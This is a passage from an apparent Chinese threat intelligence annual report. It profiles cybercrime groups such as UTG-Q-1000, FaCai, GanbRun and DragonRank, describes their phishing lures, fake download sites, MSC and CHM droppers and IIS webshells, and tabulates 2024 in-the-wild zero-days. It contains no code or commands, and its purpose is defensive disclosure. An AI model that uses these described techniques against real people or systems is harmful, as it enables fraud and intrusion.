奇安信威胁情报中心在对最近两年捕获到的银狐恶意家族相关攻击事件进行分析和关联后，梳理出其中一个最为活跃的黑产团伙，并以编号 UTG-Q-1000 进行追踪 [168]。

（二） UTG-Q-1000

UTG-Q-1000 黑产团伙一直在使用银狐木马并且对其持续进行更新，该团伙的各类攻击活动与此前多个安全厂商命名的“毒鼠”、“游蛇”、“谷堕大盗”、“索伦”黑产攻击活动存在关联。根据攻击目标以及攻击手法的差异，UTG-Q-1000 可以被划分为多个“小组”，包括财务组、新闻桃色组、设计制造组和黑吃黑水坑组，而这些小组彼此之间在资产、手法或者样本等方面仍然具有一些联系和重叠。



▲ 图 3.2 UTG-Q-1000 黑产团伙攻击小组及其联系 [168]

财务组的攻击目标主要为财务人员及企事业单位管理人。攻击者筛选目标人群发送钓鱼邮件或混入相关社交软件群组发送钓鱼链接，钓鱼内容使用税务稽查、电子票据、函件、方案等主题进行伪装。后期被发现滥用 WorkWin、IP-Guard 等软件实施远程控制。

新闻桃色组主要攻击财务和销售人员，通过社交软件混入目标群组后发送钓鱼链接、百度云盘链接、诱饵文件，伪装成桃色新闻或近期热点事件主题内容，也有一部分仿冒的软件安装程序。

设计制造组针对设计制造行业从业人员，攻击者混入设计制造方面的学习交流群，发送相关诱饵文件，通常伪装成学习资料、设计图、照片等，绝大部分诱饵木马文件使用 CHM 格式。后期被发现对财务及企业管理人员也发送相对应主题的 CHM 诱饵文件。


黑吃黑水坑组主要针对涉及境外业务的黑灰产从业者，通过搭建仿冒水坑网站，然后支付推广费提升这些仿冒下载站点的搜索排名，诱骗用户下载捆绑了后门的安装包程序；同时也会在 Telagaram 中散发安装包。该小组与国外安全厂商披露的 Void Arachne 攻击团伙相关。

UTG-Q-1000 中财务组、新闻桃色组、设计制造组的攻击者在利用木马等恶意软件控制受害者设备后，会进一步以受害者的社交软件或邮箱为跳板继续分发样本进行二次传播，攻击者从这个过程中筛选出高价值受害者，用诈骗等手段获利。

三、FaCai

（一） 活动概述

FaCai 团伙由国内友商在 2024 年 4 月披露，因为早期恶意样本定位数据时使用字符串“FaCai2024”而得名 [181]。该团伙在钓鱼攻击活动中所用的诱饵文件名包含“避税方案”、“违规处罚”、“清明节调休”、“罚款名单”、“征信黑名单”等关键词，针对国内企事业单位。后续该团伙还被发现搭建虚假软件下载站点，以翻译软件等软件安装包为伪装传播木马 [182]。在 2024 年下半年的攻击活动中使用 GrimResource 攻击技术，借助 MSC 文件发起攻击 [183、184]。



▲ 图 3.3 FaCai 利用虚假下载网站和 MSC 文件的攻击过程 [183]

（二） 攻击手法和工具

FaCai 团伙曾用过的攻击手法包括：（1）通过网络钓鱼投递恶意可执行文件和压缩包，用带有诱饵主题的文档名称进行伪装；（2）创建虚假软件下载网站，恶意软件伪装为 MSI 安装包。该团伙后面的攻击活动中出现使用 GrimResource 攻击技术的 MSC 文件，恶意 MSC 文件同样伪装为诱饵文档或软件安装程序。

FaCai 团伙在攻击活动中会使用 AutoHotkey 脚本，并通过 Python 脚本下载 shellcode 然后直接内存加载木马。木马常用魔改版 Gh0st，木马与 C2 服务器的加密通信数据中频繁出现类似“6666.6”的字符串。

四、GanbRun

（一） 活动概述

GanbRun 黑产团伙由国内友商在 2022 年披露，该团伙具备一套完整的二维码钓鱼诈骗流程，攻击者以医保、社保、公积金、个人所得税、劳动补贴等福利补贴为诱饵，发送携带二维码的钓鱼邮件。受害者在扫描二维码后会跳转到伪造的政府网站或者银行卡信息收集页面，如果受害者不加警惕地提交身份证号、银行卡号、密码等敏感数据，将导致银行卡资金被盗取 [185]。

在 2024 年，GanbRun 继续针对科技、金融、律法、政府领域的企事业单位员工展开二维码钓鱼攻击，诱饵内容涉及工资补贴、医保补贴、企业个人补贴、综合津贴等各种补贴主题，并且在攻击活动中开始投递 HackBrowserData 窃密工具主动收集受害者的信息 [186、187]。



▲ 图 3.4 GanbRun 使用的二维码钓鱼文档 [187]

（二） 攻击手法和工具

GanbRun 主要通过网络钓鱼邮件发动攻击，该团伙早期活动会直接将二维码贴在邮件中，后来则变成将二维码放到邮件附件文档（word 或 xlsx）中并诱导受害者打开附件文档再扫码。GanbRun 团伙的攻击手法在不断演变，2024 年的攻击活动出现了以下几个特点：

（1）钓鱼邮件携带二维码的附件文档添加了密码保护，减少钓鱼二维码指向网页的暴露风险；

（2）不再局限于受害者填写表单被动收集信息，开始直接通过钓鱼邮件投递窃密工具，在一些钓鱼活动中，攻击者利用开源工具 HackBrowserData 的修改版窃取受害者浏览器数据并将其回传到 C2 服务器；

（3）使用正常的站点服务功能托管带有二维码的文档，受害者点击钓鱼邮件链接后经过多次重定向访问到钓鱼文档。

五、DragonRank

（一） 活动概述

2024 年 9 月国外安全厂商披露 DragonRank 攻击活动 [188]，该团伙提供恶意 SEO 服务，首先入侵托管合法网站的 IIS 服务器，向其中植入恶意软件维持控制，然后利用恶意软件修改搜索引擎爬虫访问这些网站时获取的响应，在响应内容里插入指向推广网站的链接，从而借助这些合法站点提升被推广的第三方网站的搜索引擎排名。


研究人员确认全球超过 30 个 IIS 服务器遭到入侵，地理位置包括泰国、印度、韩国、比利时、荷兰和中国。DragonRank 团伙的业务介绍网站提供了中英文双语版本，自称业务为白帽 SEO 和黑帽 SEO 广告投放渠道，包括跨站排名、单站排名、寄生虫排名、外推排名和搜索结果霸屏，该团伙的推广服务覆盖全球 200 多个国家和地区，支持多个行业。



▲ 图 3.5 DragonRank 的业务介绍网站 [188]

（二） 攻击手法和工具

DragonRank 利用 phpMyAdmin、WordPress 等 Web 应用服务的漏洞入侵合法站点，获得远程代码执行或文件上传的能力后部署 webshell，接着通过 webshell 收集信息并植入后续恶意软件。攻击者还会进一步扩大感染面，入侵受害网络中的其他 IIS 服务器，同样部署凭证窃取工具和木马等恶意软件，以维持对受害网络的持久访问。




▲ 图 3.6 DragonRank 的业务介绍网站 [188]

DragonRank 的恶意推广操作由植入的 BadIIS 实施，该恶意软件允许攻击者与受感染 IIS 服务器建立 C2 通信，并且能够篡改搜索引擎爬虫访问这些受感染 IIS 服务器获取的 HTTP 响应，从而完成 SEO 欺骗。

六、其他

2024 年 11 月，奇安信威胁情报披露一款基于 P2P 协议的后门程序 alphatronBot，影响 Linux 和 Windows 双平台，国内大量政企单位中招 [189]。该后门通过 PubSub 聊天室的形式进行控制，其中内置了 700 多个 P2P 控制节点，这些节点由 80 个国家和地区受感染的网络设备组成，涉及 MikroTik 路由器、Hikvision 摄像头、VPS 服务器、DLink 路由器、CPE 设备等。而 alphatronBot 在感染设备后，会将自身注册为 P2P 网络的新节点，因此该 P2P 网络的规模很可能比实际观测到的更大。受感染的部分 P2P 节点被当作网络代理对 VPN 设备进行密码暴力破解活动。



▲ 图 3.7 国内 alphatronBot 后门受害单位行业分布 [189]

针对 Android 设备的 BADBOX 恶意软件被发现在 2024 年卷土重来 [190]。这些设备通常在消费者购买使用前已遭受感染，BADBOX 允许攻击者在未经设备用户同意的情况下安装额外的软件，可被用于账户滥用和广告欺诈等恶意活动。虽然此前多国曾尝试遏制该恶意软件的威胁，但研究人员发现 BADBOX 在 2024 年仍处于活跃状态，遥测显示全球有超过 10 万台受 BADBOX 感染的设备，其中不少设备属于以前从未见过的型号，包括 Yandex 4K QLED 智能电视和 T963 智能手机。受影响最大的国家有俄罗斯、中国、印度、白俄罗斯、乌克兰。

第四章 网络威胁中的漏洞利用

2024 年在野 0day 的利用情况较去年有所回落，往年微软、谷歌、苹果三足鼎立的格局被打破，微软、Google 依旧是相关漏洞最多的厂商，同比去年数量波动不大，苹果相关产品的漏洞却大幅减少，其中空缺部分被网络边界设备漏洞填补。虽然 Chrome 仍旧是目前攻击者最热衷的浏览器攻击向量，但相比于 Chrome 高昂的研究成本，部分攻击者将目标移向了防火墙、VPN 这样的边界设备，且相关的 0day 攻击开始增多，此外如我们之前在 2023 年年报中的预测一致，在野 0day 的攻击者归属更难界定，漏洞军火商开始频繁下场。

尽管从数量上看 2024 年的在野 0day 数量和去年基本一致，但是原本三足鼎立的格局已经渐渐被打破，这意味着攻击者开始尝试新的攻击向量，这一方面体现了行业内对现有攻击的整体防御能力的提升，同时也促使攻击者尝试从其他关注度不高的角度绕过安全人员的视野，因此攻击者与安全人员的博弈依旧是一场不断升级的漫长拉锯战。

此外漏洞军火商的活跃、AI 大模型的出现、以及整体网络攻防技术的提升，导致从 2024 年开始 Nday 漏洞的开发速度加快，使用 Nday 漏洞的真实攻击案例增多。

2024 年在野攻击的重要漏洞如下所示：

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2023-46805	Ivanti Connect Secure	是	UNC5221	Google Mandiant
CVE-2024-21887	Ivanti Connect Secure	是	UNC5221	Google Mandiant
CVE-2024-0519	Google	否	未知	未知
CVE-2024-23222	Apple	否	未知	未知
CVE-2024-23225	Apple	否	未知	未知
CVE-2024-23296	Apple	否	未知	未知
CVE-2024-21338	Microsoft	是	Lazarus	Avast
CVE-2024-21351	Microsoft	否	未知	未知

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2024-1708	ScreenConnect	是	Black Basta/ Bl00dy 勒索	ConnectWise
CVE-2024-1709	ScreenConnect	是	Black Basta/ Bl00dy 勒索	ConnectWise
CVE-2024-21412	Microsoft	是	Water Hydra	Aura Information Security Google Threat Analysis Group Trend Micro's Zero Day Initiative
CVE-2024-26169	Microsoft	是	Storm-1811	Symantec
CVE-2024-29745	Google	否	未知	未知
CVE-2024-29748	Google	否	未知	未知
CVE-2024-20353	Cisco	否	ArcaneDoor	Cisco Talos
CVE-2024-20359	Cisco	否	ArcaneDoor	Cisco Talos
CVE-2024-4671	Google	否	未知	未知
CVE-2024-4761	Google	是	未知	未知
CVE-2024-4947	Google	是	未知	Kaspersky
CVE-2024-30040	Microsoft	否	未知	未知
CVE-2024-30051	Microsoft	否	QakBot	Kaspersky DBAPPSecurity Google Threat Analysis Group Google Mandiant
CVE-2024-3400	Palo Alto Networks	是	UTA0218	volexity
CVE-2024-5274	Google	是	未知	Google Threat Analysis Group Chrome Security
CVE-2024-4610	ARM	否	未知	未知
CVE-2024-32896	Google	否	未知	未知
CVE-2024-38080	Microsoft	是	未知	未知
CVE-2024-36971	Google	否	未知	Google's Threat Analysis Group
CVE-2024-38178	Microsoft	否	Group123	AhnLab/NCSC
CVE-2024-38106	Microsoft	否	未知	未知
CVE-2024-38193	Microsoft	是	未知	Gen Digital

漏洞编号	影响目标	利用代码是否公开	利用的 APT 组织	披露厂商
CVE-2024-38107	Microsoft	否	未知	未知
CVE-2024-38189	Microsoft	是	未知	未知
CVE-2024-7971	Google	否	未知	MSTIC/MSRC
CVE-2024-7965	Google	是	未知	未知
CVE-2024-7262	Kingsoft	是	APT-C-60	未知
CVE-2024-8190	Ivanti	是	未知	fortinet
CVE-2024-23113	Fortinet	是	未知	未知
CVE-2024-9680	Mozilla	是	Storm-0978	ESET
CVE-2024-43047	Qualcomm	否	未知	Google Project Zero
CVE-2024-44068	Samsung	否	未知	Google's Threat Analysis Group
CVE-2024-44133	macOS	是	Adload	Microsoft
CVE-2024-47575	Fortinet	是	UNC5820	Mandiant
CVE-2024-38094	Microsoft	否	未知	CISA
CVE-2024-49039	Microsoft	是	Storm-0978	Google's Threat Analysis Group
CVE-2024-44308	Apple	否	未知	Google's Threat Analysis Group
CVE-2024-44309	Apple	否	未知	Google's Threat Analysis Group
CVE-2024-43451	Microsoft	是	UAC-0194	clearskysec
CVE-2024-0012	paloaltonetworks	是	未知	paloaltonetworks
CVE-2024-9474	paloaltonetworks	是	未知	paloaltonetworks
CVE-2024-49138	Microsoft	否	未知	CrowdStrike


▲ 表 4.1 2024 年披露的高危漏洞

一、2024-Chrome 的反击

2024 年 Goolge 相关产品的在野 0day 漏洞攻击依旧是最多的，而这里面 Chrome 浏览器又占据了大部分份额。作为全球市场占有率最大的浏览器，Chrome 浏览器也是目前市面上攻击面最大的软件，在奇安信威胁情报中心历年报告总结的在野 0day 攻击内容中，总有 Chrome 浏览器的一席之地。尽管今年 Chrome 仍是 Google 系列中在野漏洞最多的产品，但出现了自 2021 年 Chrome 漏洞爆发以来的一个重要转折，2024 年下半年 Chrome 漏洞的在野趋势呈现截然不同的状态。

2024 年上半年 Chrome 0day 在野攻击爆发，其整体数量和 2021 年同期相比一致 (2021 年是截止目前在野 0day 攻击最多的一年)，且出现了在 2024/05/07-2024/05/13 这 7 天内，连续修复 CVE-2024-4671/ CVE-2024-4761/ CVE-2024-4947 三个在野 0day 的盛况，Google 安全研究人员和攻击者在 Chrome 上的对抗可以说是在野 0day 攻防中最激烈的一条战线，没有之一！尽管多年以来 Chrome 一直是 0day 攻击最频繁的软件，但 Google 安全研究人员背后的努力值得任何厂商学习。

而随着 2024 年初 Chrome 中 V8 沙盒的完善，一套完整的 Chrome 利用代码需要从之前的代码执行 + Chrome 沙盒绕过转变为代码执行 + V8 沙盒绕过 + Chrome 沙盒绕过的模式，攻击者的成本再次提升。



▲ 图 4.2 V8 沙盒演化

奇安信威胁情报中心在上半年的报告中曾指出，这场持续了近 5 年的对抗是会继续加剧，还是攻击者转向其他的攻击向量，让我们拭目以待。从目前来看 Google 在下半年确实打了个翻身仗，2024 年下半年 Chrome 的在野漏洞数量极速下滑，仅仅只有两例，这使得今年 Chrome 漏洞成为 2021 年以来在野漏洞最少的一年。尽管今年上半年出现了一周三个在野 0day 被捕获的盛况，但是 V8 沙盒的出现，确实给攻击者造成了不小的麻烦，这点从实际在野 0day 攻击数量大幅下滑就能看出。而这也给厂商做出了一个良好的示范，哪怕是全球攻击面最大的软件，依旧能通过厂商不断的优化将其安全性逐渐完善。

二、从边界入局，陷落的边界设备

边界设备作为企业外围的第一道防线，对企业安全的重要性毋庸置疑，而在 2024 年出现了多起以边界设备为入口的攻击。

2024 年 1 月 11 日，Mandiant 披露了 UNC5221 的在野攻击活动，该攻击中 UNC5221 使用了 Ivanti Connect Secure VPN 的两个 0day 漏洞，在成功利用 CVE-2023-46805（身份验证绕过）和 CVE-2024-21887（命令注入）之后，投递了多个自定义的木马程序。

2024 年 4 月 25 日，思科 Talos 发布了名为 ArcaneDoor 攻击活动的报告，攻击者使用了思科 ASA 防火墙中的两个 0day CVE-2024-20353 和 CVE-2024-20359。


2024 年 5 月 15 日，Volexity 披露了 UTA0218 的在野攻击活动，该攻击使用 Palo Alto Networks PAN-OS 的 GlobalProtect 功能存在的 0day 漏洞 CVE-2024-3400，并以此作为内部横向移动的切入点。

2024 年 10 月，Mandiant 发现攻击团伙 UNC5820 针对 FortiManager 设备的攻击事件，攻击者使用了 FortiManager 的 0day 漏洞 CVE-2024-47575，通过该漏洞可实现对 FortiManager 设备的任意代码执行。2024 年 11 月，Palo Alto Networks PAN-OS 的两个漏洞 CVE-2024-0012/CVE-2024-9474 再度出现于在野攻击中，攻击者用这两个漏洞作为内部横向移动的切入点。

边界设备作为对外的首道防线，处于攻击者视野的最前端，同时一旦被攻陷又可以作为绕过安全设备的跳板。从 2023 年开始类似的攻击逐渐增多，部分原因在于很多边界设备本身安全性相较 Chrome 这样的软件要差很多，攻击者以很小的成本就能够发现可用的漏洞，另一方面这些边界设备自带的功能往往能在攻陷后给攻击者带来巨大的收益，因此越发受到攻击者青睐。

三、新瓶旧酒 PHP CGI(CVE-2024-4577)

2024 年 6 月 7 号安全研究人员 Orange Tsai 在 X/Twitter 平台上分享了 PHP CGI 漏洞 CVE-2024-4577，该漏洞是早年 CVE-2012-1823 的延伸，由于 PHP 团队没有注意到 Windows 操作系统中编码转换的 Best-Fit 功能，导致特定版本的 Window 环境（中文、日文) 下针对 CVE-2012-1823 的补丁会失效。因为 CGI 本身在 PHP 中已经淘汰，该漏洞对于纯 PHP 的影响并不大，但是 xampp 中 PHP 被配置为默认导出 CGI 二进制程序，导致默认配置的 xampp 成为该漏洞的攻击目标。



▲ 图 4.3 PHP CGI

